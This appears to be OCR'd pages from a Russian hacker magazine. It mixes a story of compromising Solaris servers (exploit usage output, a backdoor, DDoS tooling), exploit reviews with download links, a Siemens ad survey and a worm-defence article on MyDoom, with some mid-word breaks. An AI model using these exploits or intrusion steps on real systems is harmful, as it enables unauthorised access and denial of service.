Даже в случае нерабочего Perl-интерпретатора хакер мог обойтись стандартным /bin/sh. Для этого надо было заменить стандартную функцию open командой read и слегка модифицировать синтаксис while. Но, как говорится, на вкус и цвет…

ленькая проблема – на сервере отсутствовал компилятор gcc. Взломщик решил найти хоть какой-нибудь компилер. В итоге он нашел его. Им оказался стандартный cc, расположенный в /usr/ccs. Общеизвестно, что солярный софт платный, и если не купить лицензии на его использование (это как раз касается стандартного компилятора), то он не будет работать. Именно поэтому наш герой получил сообщение об отсутствии лицензий.

Но не все так плохо, как кажется на первый взгляд. Существуют сайты, на которых можно скачать софт для соляры совершенно бесплатно. Один из таких проектов – www.sunfreeware.com. Зайдя на него, хакер выбрал ближайший mirror и пакет gcc. Пакет gcc он слил на сервер, после чего скачанное добро установил стандартной командой pkg_add gcc.

Теперь можно компилять программы. Но согласись, что оставлять дырявый сервис для других хакеров слишком опасно, поэтому злоумышленник решает пропатчить сервис. Для этого он просто сливает необходимое обновление с соответствующего сайта (code.ruhost.ru/sunos_login.tar.gz). В архиве содержится уже скомпилированный файл login, который хакер помещает в папку /bin с названием файла login2 (чтобы не затереть бэкдор). Теперь система полностью подчинена взломщику.



Установленный бэкдор

Отсутствие рабочего компилятора

```
shell# ./7350
Solaris /bin/login array mismangement exploit by morgan@sexter.com
usage: ./7350 <host>
        -r <return address>
        -l <return location>
        -p <port>
        -t <target number>
        -e  [for local /bin/login execution mode check for +s]
        ./7350 -e <options> | /bin/login
        -b brute force mode

targets are...
        0) SunOS 5.7... local
        1) SunOS 5.7... remote
        2) SunOS 5.7... remote 2

shell# ./7350 192.43.32.43
Solaris /bin/login array mismangement exploit by morgan@sexter.com
<matthew> I've brought more terror to this network then Shdwknght to a chines

using 0xffbef864 as return address
using 0x20026fc8 as return location
```

Знаменитый эксплойт для солярки

СЛОВО О СКАНЕРАХ

Множество полезных сканеров, в том числе для Соляриса, ты можешь найти на всем известном портале packetstormsecurity.nl. Там же выкладываются свежие эксплойты и хакерские программы.

НАЙДИ СВОЙ ЭКСПЛОЙТ!

Проблема поиска эксплойтов на крупных хостингах не раз обсуждалась на страницах нашего журнала. Наиболее полный список методов ты найдешь в статье «Поиск эксплойтов» в апрельском номере Хакера за 2003 год.

НОВАЯ ЖЕРТВА

Хакер очень любил взламывать солярки, потому что они всегда отличались повышенным аптаймом, а также пониженным интересом со стороны других хакеров. Кроме того, к компьютеру на солярке предъявляются невысокие требования: хватает почтового или web-сервера. Все эти преимущества только на руку хакеру, устанавливающему на компьютеры софт для DDoS или других сетевых мероприятий.

После овладения эксплойтом 7350logout хакер задумался о поиске новых машин с открытым телнетом. Они находились с помощью специальных сканеров, один из которых взломщик нашел у бразильского хакера. Сканер проводил проверку больших подсетей на открытый 23 порт и затем читал баннер с сервиса. Если заголовок соответствовал шаблону, то IP-адрес заносился в лог. Несложно догадаться, что впоследствии этот файл просматривался хакером, и затрояненных солярок становилось все больше и больше. Поэтому если ты админишь солярку, советую тебе либо закрыть стандартные сервисы, либо пропатчить их. В противном случае твоя соляра станет плацдармом для хакеров.

Siemens mobile представляет новую услугу m.traction Finder & City Guide

Всем известны преимущества систем глобального позиционирования (GPS), однако далеко не все знают, что достоинства GPS можно получить, не покупая дорогостоящего и громоздкого оборудования. Достаточно иметь обычный мобильный телефон.

Компания Siemens mobile представляет революционную услугу на основе определения местоположения под названием m.traction Finder & City Guide. Что же это такое? За длинным названием скрывается объемный пакет услуг, способных превратить любой мобильный телефон в незаменимого городского помощника-гида.

Finder & City Guide (что переводится как "помощник и путеводитель по городу") это удобный механизм получения информационно-поисковых услуг. Эта технология позволяет пользователям искать интересующие их места в городе с учетом их текущего или будущего местонахождения. Чтобы проиллюстрировать возможности m.traction Finder & City Guide, приведем несколько примеров.

Предположим, вы ищете место, где можно поужинать после окончания рабочего дня. Поблизости есть несколько неплохих ресторанов, однако наверняка во многих из них нет свободных мест. Что делать? Проверять каждый? На это уйдет остаток вечера. Однако, выход есть. Одного взгляда на услугу поиска ресторанов достаточно, чтобы принять решение. Сразу же можно и зарезервировать столик.

Еще один пример: бензин в баке почти на нуле, а заправок, как назло не попадалось уже давно. Вы выбираете услугу поиска заправки, сконфигурированную таким образом, чтобы система искала для вас только заправки определенной фирмы (если у вас есть предпочтения в этом плане) или осуществляла поиск в зависимости цен на бензин (если предпочтений нет). И вот у вас на экране точный маршрут до ближайшей подходящей именно вам заправки.



ОСНОВНЫЕ ВОЗМОЖНОСТИ M.TRACTION FINDER & CITY GUIDE ВКЛЮЧАЮТ

- поддержку различных алгоритмов поиска
- конфигурацию в соответствии с предпочтениями пользователя
- поиск ценовых категорий
- возможность представления изображений на любом мобильном телефоне
- изображение и масштабирование графических цветных карт города
- поиск улиц и других объектов с показом их на карте
- показ картинок, видео и пояснений, относящихся к предмету поиска
- поиск правильного маршрута

И это еще не все. Finder & City Guide поддерживает администрирование через WAP и web, импорт и экспорт контента а также фирменные рубрики контента.

В основе технологии лежит разработанная Siemens mobile платформа определения местоположения, использующая стандартизированные элементы, такие как GMLC (шлюзовый мобильный центр определения местоположения) и центр SMLC (обслуживающий мобильный центр определения местоположения).

Заполни анкету и получи потрясающие призы от Siemens mobile!

*Компания Siemens mobile проводит розыгрыш набор призов среди читателей журнала. Для того чтобы получить шанс выиграть один из пяти мобильных телефонов Siemens или главный приз – **смартфон Siemens SX1** достаточно просто заполнить эту анкету и выслать ее на адрес редакции: 103031, Москва, Дмитровский пер., д. 4, стр. 2 , с пометкой **"Siemens mobile"** или в электронном виде на **siemens@gameland.ru**. Конкурс проводится до **30 апреля**.*

Ответив на предлагаемые вопросы, вы поможете нам правильно оценить перспективы продуктов и технологий, связанных с определением местоположения в России.

1. Знакома ли Вам торговая марка Siemens mobile?

☐ Да ☐ Нет

2. Какие продукты и решения от Siemens mobile известны Вам:

☐ Мобильные телефоны GSM
☐ Беспроводные модули GSM
☐ WLAN
☐ Услуги, связанные с определением местоположения
☐ Сетевое оборудование GSM
☐ Беспроводные телефоны Gigaset

3. Какой марки и модели Ваш мобильный телефон?

Укажите ______________________________

4. Если Вы пользуетесь автомобилем, то укажите марку Вашего автомобиля.

Марка автомобиля ______________________________

5. Есть ли в Вашем автомобиле навигационная система.

☐ Да ☐ Нет

6. Как вы определяете дорогу до какого-либо объекта в незнакомом районе города:

☐ по карте
☐ спрашиваю у других водителей
☐ использую навигационную систему

7. Хотели бы Вы получать на свой мобильный телефон следующую информацию:

☐ реклама
☐ местонахождение ближайшего к Вам интересующего Вас объекта (автозаправка, аптека, ресторан, банкомат и т.п.)
☐ информационные сообщения (о пробках на дорогах, прогноз погоды, новости и т.п.)

8. Хотели бы Вы пользоваться следующими услугами, с использованием Вашего мобильного телефона:

☐ слежение за транспортом
☐ слежение за передвижение грузов
☐ охрана объектов

9. Готовы ли Вы платить за дополнительные услуги, связанные с определением местоположения?

☐ Да ☐ Нет

10. Если ДА, то какую сумму в месяц Вы готовы платить в дополнение к сумме платы за ползование мобильной связью?

☐ От 1 до 5 долларов США
☐ От 5 до 10 долларов США
☐ От 10 до 15 долларов США
☐ Свыше 15 долларов США

11. Какова, по Вашему мнению, должна быть стоимость навигационной системы?

☐ От 50 до 100 долларов США
☐ От 100 до 300 долларов США
☐ От 300 до 700 долларов США
☐ Свыше 700 долларов США

12. Какие другие услуги, связанные с определением местоположения, по Вашему мнению, могут быть полезны пользователям в России (укажите)

Укажите ______________________________


SX1


C60


MC60


SL55

SIEMENS

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



MS04-007 LSASS.EXE REMOTE DOS EXPLOIT

ОПИСАНИЕ:

Понятное дело, что багов в винде достаточно, но на этот раз найденные ошибки оказались особенными. Потому как к ним возможно обращение через RPC. И, естественно, сразу появился эксплойт. Скорее, это было обусловлено предшествующим появлением червя msblast (в аккурат после выкладывания полноценного эксплойта). Все в нетерпении затаили дыхание и гадали - что же будет дальше? А дальше вышел нюк против сервиса LSASS.EXE (какое красивое название ;)). После эксплуатирования жертвы, передается кривой пакет, убивающий системную службу. И в завершение выползает греющее душу окошко, сообщающее о перезагрузке системы.

ЗАЩИТА:

На microsoft.com сливай необходимое добро от Билла Гейтса. Тем, кто не может (или не хочет) ставить патчи, необходимо закрыть файрволом 445 порт.

ССЫЛКИ:


Хочешь поприкалываться над локальными окошками? ;) Тогда сливай экзешник отсюда: www.securitylab.ru/_tools/MS04-007-dos.exe. Только не забывай, что все хакерские действия преследуются законом. Для профи существует исходник, который можно изучить на досуге (www.xakep.ru/post/21233/exploit.txt). Пострадал сам? Тогда выкачивай специальный патч (список заплаток тут: www.xakep.ru/post/21189/default.asp).

ЗЛОКЛЮЧЕНИЕ:

Выход досера для LSASS.EXE – это только цветочки. Скоро будут и ягодки в виде полноценных эксплойтов и червяков. Как показывает печальный опыт, хакеры не дремлют, а пишут эффективные эксплойты.

GREETS:

Первый смертельный код в паблик источники предоставил Christophe Devine. Местоположение хакера не указывается, поэтому связаться с ним невозможно.



Локальный DoS

INTERNET EXPLORER URL JAVASCRIPT INJECTION

ОПИСАНИЕ:

10 февраля Microsoft выпустила патч, устраняющий три уязвимости в ослике IE 6.0. Одна из них была потенциально опасной, так как позволяла выполнять любые локальные команды. Правда, под правами текущего пользователя. Суть баги следующая: в винде существует файл travel.log, куда скидываются все сайты, которые посетил юзер. Таким образом, кривой запрос к этому файлу (через JavaScript) позволяет создать не менее кривой html-документ. Последний и будет наглым образом компрометировать систему, выполняя пакостные команды :).

ЗАЩИТА:

Зашита единственная – поставить патч. И на всякий случай, не броди по левым сайтам, а то вмиг лишишься своих паролей и всей системы :).

ССЫЛКИ:


Патч для защиты осла можешь слить с официального сайта (www.microsoft.com/downloads/details.aspx?FamilyId=BE0C18BC-7F9A-4196-BFDE-29EBA8CF7A50&displaylang=ru). Эксплойт и краткое описание по применению берем здесь: www.securitylab.ru/42666.html.

ЗЛОКЛЮЧЕНИЕ:

Бага довольно просто фиксится, но очень многие пользователи забывают ставить патчи. Поэтому выводы делай сам. От массового падения форточек спасает лишь то, что немногие сидят под правами администратора...

GREETS:

Простой скрипт для эксплуатирования был написан Andreas Sandblad'ом. Код благополучно создает произвольный файл на десктопе пользователя.



Эксплойт для IE в действии

SERV-U FTP SERVER EXPLOIT

ОПИСАНИЕ:

В самом популярном FTP-сервере под винду была обнаружена ошибка. Переменная-название файла имела максимальный размер 256 байт и не проверялась на переполнение. В теории, если грамотно составить шеллкод, то сервер может выполнить любые действия под правами администратора. Шеллкод передается через команду SITE CHMOD, и именно на это и ориентирован эксплойт.

ЗАЩИТА:

Патчей для SERV-U нет. Единственным способом защиты является переход на свежую версию демона (www.serv-u.com). Альтернативный метод защиты - запрещение использования CHMOD.

ССЫЛКИ:


На самом деле, эксплойтов два. Первый из них является досером (после его применения сервис завершает работу). Второй открывает шелл на 53 порту. Ссылки на все версии эксплойтов ищи в документе security.nnov.ru/search/news.asp?binid=3394. Подробное описание ошибки находится здесь: security.nnov.ru/search/document.asp?docid=5676.

ЗЛОКЛЮЧЕНИЕ:

SERV-U самый популярный демон в локальных сетях. Поэтому, если ты состоишь в такой сетке, то у тебя есть реальный шанс порулить с десяток компов. Правда, существует определенный риск получить от администратора по голове :).

GREETS:

Эксплойт был написан человеком под ником SkyLined <SkyLined@EduP.TUDelft.nl>. Ему помогал H D Moore (написал шеллкод). Найти этих людей можно в IRC (DALNet, #netric).



Самый популярный и уязвимый демон

■ b00b1ik (b00b1ik@neora.ru)



MYDOOM: МЫ ТЕБЯ ВЫЛЕЧИМ

На мой взгляд, мировая паутина на все 100% отражает реальную жизнь. И все волнения из обычной жизни очень быстро перетекают в виртуальный мир. Интернет и реальность до такой степени переплетены, что даже болезни и заразы не обошли мир виртуальности. Эпидемии вирусов и червей в последнее время все чаще и чаще нарушают обычный ритм жизни интернетчиков. Другой вопрос, что эти всплески заражений происходят по вине самих же людей, тогда как в обычной жизни, напротив, от человеческого разума мало что зависит. В этой статье речь пойдет как раз об одной из разновидностей киберзаразы - червях.

ПОВЕСТЬ ОБ ИНТЕРНЕТ-ЧЕРВЯХ

ОТКУДА ОНИ ВЗЯЛИСЬ

Интернет-червь - это программа, способная после выпуска ее в Сеть существовать автономно. Т.е. черви живут сами по себе, не нуждаясь в том, чтобы их запускал человек, подвергая тем самым заражению свою систему. Черви сами размножаются, расползаются по интернету и делают то, для чего они предназначены, используя дыры в программном обеспечении. В этом и состоит основное отличие червей от простых вирусов. Ведь чтобы пустить виря в массы, нужно после его написания заразить им какой-нибудь файл, выложить этот файл на всеобщее обозрение в Сеть и раскрутить его так, чтобы как можно больше людей скачали зараженную программу. С червями все намного проще. Достаточно лишь один раз его запустить, и червь сам найдет себе дорогу во «взрослую жизнь».

История интернет-червей уходит далеко в прошлое, а точнее, в 1988 год. Еще тогда, 2 ноября, молодой любитель пакостей (руки бы пообломать), выпускник Корнельского университета Роберт Таппан Моррис, впервые запустил свою вредоносную программу, которая вышла из-под контроля и начала со скоростью урагана распространяться по Сети, заражая собой все новые и новые компьютеры. Оказавшись на компьютере, червь начинал копировать самого себя и рассылать свои копии дальше на те машины, которые еще не были заражены. Тем самым червячок сильно загружал серверы, что вызывало отказ в обслуживании. За короткое время творение Бобби Морриса успело обосноваться примерно на шести тысячах компьютеров в Сети. В результате такой неожиданной атаки на интернет многие компании понесли колоссальные убытки, общая сумма которых оценивалась почти в 99 миллионов мертвых президентов. Мир ясно осознал, какую опасность несет интернет, а сам интернет перестал чему-либо удивляться.

С этого момента черви стали появляться регулярно, и количество их возрастало с каждым годом в арифметической прогрессии.



Создатель первого червя в мире


ПРИНЦИП ДЕЙСТВИЯ

Каждый интернет-червь, помимо какой-либо функции (не обязательно деструктивной), которую он должен выполнять, умеет самостоятельно распространяться по Сети. Зачастую хозяева компьютеров долго пребывают в неведении, что на их машине завелся червячок. Вроде ничего из интернета не качали, антивирус ни о чем не предупреждал, да и вообще, все, вроде бы, нормально. А в это время ползучий гад постоянно работает, плодясь и плодясь втихаря. Совсем не обязательно, что червь будет стирать какую-то важную информацию с компьютера, вполне достаточно того, что он каждые пару минут сканирует Сеть на предмет нахождения и заражения в ней дырявых машин, тем самым нехило подгружая систему и канал в интернет.

Червячки расползаются по всемирной паутине, используя бреши и корявости написанного программного обеспечения. Часто таким программным обеспечением являются почтовые службы, такие как аутглюк, бат и т.д. К примеру, нашумевший червь со скромным названием Анна Курникова распространялся через e-mail рассылку. Попадая на компьютер жертвы в виде электронного письма, он тут же начинал искать все записи из адресной книги почтовой службы Аутлука и рассылать по всем найденным адресам самого себя с приаттаченой фотографией известной теннисистки. Стоит ли говорить, насколько сильно падала скорость соединения с интернетом у людей, чьи компьютеры были заражены червем, из-за таких незапланированных отправок фоток.

Некоторые же черви размножаются не через почту - они находят бреши в системах, установленных на компьютерах, сканируя большие диапазоны IP-адресов, и, найдя уязвимую цель, проникают внутрь. После проникновения на удаленную машину черви преспокойно делают свою работу, одновременно не прекращая поиски новых уязвимых компов в Сети. К таким червям относится и небезызвестный MsBlast. Эта зараза использовала брешь (RPC), присущую всем непропатченным компам под управлением семейства виндовых (XP/2000). Червина проникал на непропатченные тачки и начинал искать в Сети другие неустойчивые системы, одновременно перезагружая комп жертвы при каждом соединении с интернетом. Если у человека был доступ в Сеть не через модем, а через выделенный канал, то Бласт вырубал его от балды, иначе - каждые полминуты.

Несложно сделать вывод, что чем дольше червь находится на свободе, тем выше скорость его распространения. Скорость размножения червя в Сети напрямую зависит от того, сколько компьютеров уже заражено. Между этими двумя величинами существует зависимость, рассчитываемая по формуле геометрической прогрессии.



Обнаружена какая-то гадость

К ЧЕМУ ЭТО ПРИВОДИТ

Последствия действий интернет-червей порой печальны до безумия и впечатляющи по своим масштабам. В результате действий отдельных индивидуумов зачастую бывают парализованы многие сегменты интернета и внутренние сети различных корпораций и компаний. Это приводит к простою компьютерного времени, что и влечет за собой большие материальные убытки.

Вместе с этим черви уничтожают важную информацию, на восстановление которой требуется много времени, сил и денег. За счет большого количества трафика, затрачиваемого при работе червя, скорость падает в несколько раз и порой работать становится просто невыносимо.

СПОСОБЫ КОНТРАЦЕПЦИИ

Т.к. черви обычно гости нежданные, то готовиться к их приходу следует заранее. Если сидеть сложа руки, "защитившись" антивирусом, и думать, что черви не проберутся на твой компьютер, то твоя система, скорее всего, загнется где-то эдак со вторника на среду.

Тот же файрвол, установленный на твоем компе и правильно сконфигурированный, всегда оповестит тебя о том, что какая-то злобная программа назойливо долбится в интернет. Так что этим чудом программистской мысли не стоит пренебрегать.

Также не мешает хотя бы раз в сутки посещать интернет-порталы, специализирующиеся на сетевой безопасности. Там тебя заранее уведомят о том, какие найдены баги в программном обеспечении, какие новые твари выползли на просторы интернета и как с ними бороться. Помни о том, что на ресурсах, посвященных интернет-секьюрити, люди довольно быстро реагируют на новые дыры, через которые можно проникнуть на удаленный терминал, и выкладывают свежие патчи, чтобы обезопасить себя, залатав бре-




Интернет-черви - очень неприятная вещь, отнимающая у пользователей много времени, трафика, сил и порой лишающая важной информации. Хорошо предохраняйся, и тогда ты сведешь к минимуму вероятность заражения своего компьютера.



Совсем недавно черви проползли и в ICQ. Новая зараза, именуемая Blaze, рассылается в виде сообщения в асе. В этой мессаге находится ссылка на сайт, после посещения которого на компьютер жертвы заливается жабовский скрипт через дыру в Internet Explorer. Затем червь начинает рассылать себя по всему контакт-листу и прописывается в определенных ветвях реестра. Червь также отсылает хозяину информацию о различных аккаунтах, например, e-gold.



Немалую роль в распространении интернет-червей играет почтовый спам. Спам и черви тесно взаимосвязаны между собой, как сообщили эксперты из лаборатории Касперского.


Компьютер заражен

ши. Промедление в этом деле может стоить тебе потраченных нервов и потери важной инфы, если на твой компьютер проберется червь или просто какой-нибудь злоумышленник. Достаточно вспомнить про эксплойт, вышедший уже на следующий день после обнаружения серьезной баги в Microsoft ASN.1 Library в виндах 2000/XP и эксплуатирующий ее. Как ты думаешь, многие успели пропатчиться за сутки? Да практически весь интернет еще можно поиметь через эту дыру, и это не громкие слова, а сухая констатация фактов. Шанс, что в ближайшее время появится новый червь, эксплуатирующий багу в ASN.1, очень велик, так что всплеска эпидемии свежего червя можно уверенно ожидать уже на днях, а все потому, что большинство людей не могут заранее подготовиться к отражению атаки из интернета.

Безусловно, не стоит сбрасывать со счетов такой вид защиты, как антивирус. К сожалению, при защите от червей, так же как и с патчами, необходимо быть максимально оперативным и регулярно обновлять базу антивируса. Через пару дней (а то и часов) после обнаружения очередного ползучего гада в Сети, антивирусные базы будут уже пополнены и готовы дать отпор новому врагу.

ХИТ-ПАРАД ЧЕРВЕЙ

Да нет, не будет здесь никакого хит-парада, я просто хочу привести в качестве наглядного примера некоторых особей этих ползучих гадов. В свое время они наделали немало шума в кругах интернетчиков.

I-Worm.Klez - этот червь использовал брешь в браузере Interner Explorer и умел распространяться по электронной почте. Также червь заражал вирусом расшаренные ресурсы в Сети. В результате действий червя зараженный компьютер начинал очень сильно тормозить. Клез, плюс ко всему, инфицировал файл explorer.exe, создавал в расшаренных папках диска левые файлы размером 10 Кб и с двойным расширением. Чтобы не подхватить эту заразу и не допустить ее автозапуск на компьютере, требовалось всего-то пропатчить браузер.

Следующий нашумевший червь, Melissa, рассылался в электронных сообщениях с приаттаченными зараженными файлами Microsoft Word 97 или 2000. Попав на новый компьютер, червь начинал рассылать себя по первым 50 адресам из записной книжки почтового клиента Outlook. Мелисса очень быстро распространилась по всему миру. Многие компании несли большие убытки от действий этого червя.

МНЕНИЕ ЭКСПЕРТА


Первая копия червя MyDoom была обнаружена около часа ночи с 26 на 27 января. В течение часа уровень потенциальной угрозы был определен как критический. Все антивирусные компании сразу же выпустили обновления своих продуктов для детектирования нового червя. Эпидемия продолжала стремительно распространяться по всему миру, и к 6 часам утра, проанализировав почтовый трафик, мы пришли к выводу, что это будет самая крупная вирусная эпидемия в истории сети интернет.

Эпидемия продолжается и по сей день. Несмотря на то, что после 12 февраля MyDoom перестал рассылать себя по почте, он все еще функционирует на тех компьютерах, где неправильно установлена дата. До сих пор к нам на электронную почту ежедневно приходит до 300 писем, зараженных этим червем. Просмотрев текст самих писем, можно заметить, что дата отсылки - 1997, 1998 или 2000 гг. То есть можно говорить о том, что из-за неправильной даты на некоторых компьютерах червь продолжает распространяться, хотя уже и не в таких масштабах.

На сегодняшний день убытки по причине вредоносных действий червя MyDoom уже составили порядка 30 миллиардов долларов, что дает полное право назвать этого червя самым вредоносным за всю историю существования сети интернет. Также в скором времени следует ожидать новой эпидемии вирусов и червей, которая, вероятнее всего, произойдет в связи с утечкой исходных кодов Windows и использованием недокументированных функций ядра операционной системы.

К сожалению, вычислить авторов червей и вирусов в настоящий момент довольно проблематично, но уже сейчас созданы органы по борьбе с киберпреступностью. Наглядным примером является арест 19-летней девушки, более известной в Сети под ником Gigabyte, которая с 14 лет занимается вирусописательством. На ее счету создание нескольких известных червей и вирусов, в том числе есть подозрения, что авторство червя, вышедшего на просторы интернета в августе прошлого года (Sobig.f), также принадлежит ей. Случаи задержания киберпреступников на сегодняшний день единичны, но мир прекрасно осознает, какую угрозу этот вид деятельности представляет для интернета в целом, поэтому в ближайшем будущем следует ожидать ужесточения законов, относящихся к деятельности в Сети, и дальнейшего развития органов киберправопорядка.

Александр Гостев, вирусный аналитик "Лаборатории Касперского"


Отчет по поиску



MyDoom принес самый большой ущерб из всех червей!

Известный червь I Love You, о котором трубили в новостях по всем каналам телевидения, тоже наделал в Сети немало шума. Червячина приходил в письме со знакомым для адресата отправителем. Поле subject всегда содержало фразу ILOVEYOU, а в самом тексте письма было предложение открыть письменное признание в любви. При его открытии запускался скрипт, написанный на Visual Basic, который и активировал червя. После активации червь прописывался в автозапуск системы и начинал рассылать себя по всем адресам в записной книге почтовика Outlook. Кроме того, АйЛавЮ выискивал файлы с расширениями .js и .css и затирал их, вставляя свой скрипт с таким же названием. Помимо этих действий, червь-любовник затирал еще огромное количество файлов с различными расширениями.

MYDOOM - ГЕРОЙ НАШЕГО ВРЕМЕНИ

На сегодняшний день волны распространения новых червей стали все чаще и чаще тревожить интернет. Черви расползаются по Сети, причиняя огромный ущерб всей паутине в целом. Совсем недавно вышел на свободу червяк, который окрестили не иначе, как MyDoom, он же Novarg. Червь начал стремительно распространяться в конце февраля через электронную почту в прикрепленных к письму файлах с расширениями .exe, .scr, .zip или .pif. Заголовок письма с червем содержал слова Test или Status. Как стало известно позже, Новарг записывал произвольный код в биос зараженного компьютера, и вытащить его оттуда можно только перепрошивкой флеши.

Уже за первый час эпидемии компании, занимающиеся производством антивирусных программ, получили около 40 сообщений о распространяющейся инфекции!

Задачей MyDoom (имеются в виду обе версии - A и B) являлась массированная DDoS-атака на два крупных сервера корпораций-гигантов: Microsoft и SCO. 1 февраля с пораженных компьютеров началась отсылка запросов на эти веб-серверы. Но корпорации были заранее подготовлены и оповещены о предстоящей атаке и успели принять меры и свести ущерб от нападения к минимуму. К тому же, атака оказалась слабее, чем ожидали, из-за того, что в коде червя программистом была допущена ошибка, и не все зараженные компьютеры приняли участие в DDoS'е.

Также Новарг "извинялся" за причиненный вред. В коде программы были обнаружены комментарии человека, скорее всего, проверяющего код на ошибки, в которых говорилось о том, что он не виноват, он просто делает свою работу. «Извините, ничего личного».

За информацию об авторе, написавшем MyDoom, компания SCO предложила 250 тысяч зеленых. Впоследствии эта сумма удвоилась, благодаря аналогичному предложению от мелкомягких. Но даже за такие бабки никто не настучал на злобного программера. Наверное, никто и не знал его реального местонахождения. Сам же автор, скорее всего, предполагал, какие убытки понесут многие корпорации в Сети, и особо не трепался о своей крутости.

В коде этого червя была заложена функция самоуничтожения после 12 февраля.

Червь Новарг наделал много шума по всему миру. О нем говорили не только на специализированных интернет-ресурсах, но и постоянно упоминали по телевидению, радио и даже в газетах.

Мы тоже не могли оставить без внимания этого червя, поэтому решили посетить Лабораторию Касперского и выслушать мнение экспертов в области защиты компьютеров от заразы в интернете. Читай об этом на врезке.



Заспамленные MyDoom'ом ящики

ИТОГО

